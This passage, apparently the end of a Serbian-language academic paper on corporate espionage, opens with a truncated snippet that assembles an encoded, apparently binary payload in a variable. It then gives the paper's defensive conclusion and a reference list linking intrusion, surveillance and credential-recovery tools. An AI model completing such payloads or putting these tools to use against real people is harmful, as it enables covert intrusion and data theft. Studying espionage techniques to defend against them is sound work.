bytA = bytA + "JX/FbbwQjSDASlefwz/otR+NaL93/82//B7wTB5hwD94v+EhIj+Is8vfB8MN7B63lGZv8KI9gzPJ3wehsCeI
bytA = bytA + "8Rj5N/AvQRlL2O5fxZgGKBlJN0IPG+IlVBAZ7TWwaD4i+jUYs8uPvvhkEa8D4A/AttgczyUeKL1bRHgrvC8I
bytA = bytA + "6Peh8H8aMC6EW2Kh9A7MJyc6SvCKlHNDWEHvOgDg+DQf/3J736voagJQjYE09LA8bN9ZWWoMzBrpUd0s1om
bytA = bytA + "41H/z3m6agl8Cp3IWaSb+Mc2vMuB22LRnnZuXFV/GI8iF8tDFOzuLZek3fvR0xABBhrQGxgOX5KHVOV3V0e
```

11 Zaključak

Veoma mali procenat korporativne špijunaže se detektuje i spreči, jer u njemu učestvuju lica koja su profesionalci u svojoj struci, najčešće angažovani od strane drugih kompanija ali i država. U koliko se poštuju procedure izrađene od strane bezbednosnih IT stručnjaka, ali i svest korisnika o riziku gubljenja senzitivnih podataka poveća, može se očekivati pad u broju špijunaže u korporativnom svetu.

Sigurno je da se antivirusi, intrussion detection sistemi, procedure i drugi bezbednosni sistemi poboljšavaju, ali je isto tako sigurno i da se tehnike i metode napada istom ili većom brzinom poboljšavaju. Potrebno je napraviti balans između bezbednosti i upotrebljivosti; kao i sve propratne elemente kao što su procene rizika, prava pristupa i dr.

Autori rada smatraju da se javnim objavljivanjem tajnih dokumenata NSA i GCHQ nanela velika šteta tim službama, međutim ta šteta je trenutna. Postignut je efekat na zajednicu da se više aktivira u izradi i testiranju IT bezbednosnih sistema, što je na duže staze dobro. Aktivirana je svest zajednice o postojanju naprednih alata i tehnologija za nadzor, a time je dosta ubrzan razvoj alata za odbranu od toga, ali i alata koji taj nadzor omogućavaju.

Jasno se vidi iz pomenutih primera da se većina napada oslanja na needukovanost žrtve. Prilikom edukacije zaposlenih, poseban akcenat se treba staviti na visoko pozicionirane individue, jer su one najčešće žrtve napada. Nemoguće je očekivati da svi zaposleni u kompaniji budu IT bezbednosni stručnjaci, ali se može reći da bezbednosna kultura u IT mora i može predstavljati osnovu informatičke pismenosti.

Bilo koji sistem, čak i da je u teoriji najbezbedniji, u koliko je korišćen od strane ljudi njegova uspešnost u smislu bezbednosti dovodi se u pitanje.

Literatura

[1] OSNOVI TEORIJE INFORMACIJA I KODOVANJA, dr Milan Milosavljević i dr Saša Adamović. ISBN: 978-86-7912-506-4
[2] https://www.mi5.gov.uk/home/the-threats/espionage/what-is-espionage.html
[3] https://wikileaks.org/About.html
[4] https://wikileaks.org/gifiles/docs/54/5413843_public-policy-question-for-coca-cola-.html
[5] http://www.sgate.info/skynet.php
[6] http://www.proftuners.com/download/soft_prof/manna_skynet/manna_release_3829.rar
[7] http://online.wsj.com/news/articles/SB126102247889095011
[8] http://hak5.org/usb-hacksaw
[9] http://hak5.org/usb-switchblade
[10] http://www.elsevier.nl/Tech/nieuws/2012/7/Cybercriminelen-doen-poging-tot-spionage-bij-DSM-ELSEVIER343610W/
[11] https://www.owasp.org/index.php/Man-in-the-middle_attack
[12] https://wifipineapple.com/
[13] http://faceniff.ponury.net/
[14] http://codebutler.github.io/firesheep/
[15] http://technet.microsoft.com/en-us/network/bb643147.aspx
[16] https://github.com/infobyte/evilgrade
[17] https://wikileaks.org/the-spyfiles.html
[18] https://citizenlab.org/wp-content/uploads/2013/07/15-2013-youonlyclicktwice.pdf
[19] https://www.gammagroup.com/
[20] http://en.wikipedia.org/wiki/FinFisher
[21] https://www.documentcloud.org/documents/815930-299-dreamlab-technologies-partnership-agreement.html
[22] https://wikileaks.org/spyfiles/files/0/291_GAMMA-201110-FinSpy_Mobile.pdf
[23] https://wikileaks.org/spyfiles/files/0/289_GAMMA-201110-FinSpy.pdf
[24] https://wikileaks.org/spyfiles/files/0/297_GAMMA-201110-FinFly_ISP.pdf
[25] https://www.documentcloud.org/documents/804649-297-dreamlab-technologies-quotation-iproxy.html
[26] http://www.documentcloud.org/documents/804651-771-gamma-group-price-list-finfisher.html
[27] https://www.owasp.org/index.php/Social_Engineering
[28] https://www.owasp.org/index.php/Phishing
[29] https://www.owasp.org/index.php/Computer_Viruses
[30] https://www.torproject.org/
[31] http://www.wired.com/2013/09/freedom-hosting-fbi/
[32] https://www.techdirt.com/articles/20140701/18013327753/tor-nodes-declared-illegal-austria.shtml
[33] https://firstlook.org/theintercept/2014/07/14/manipulating-online-polls-ways-british-spies-seek-control-internet/
[34] https://www.eff.org/files/2014/07/14/jtrigall.pdf
[35] http://www.nirsoft.net/utils/web_browser_password.html
[36] http://upx.sourceforge.net/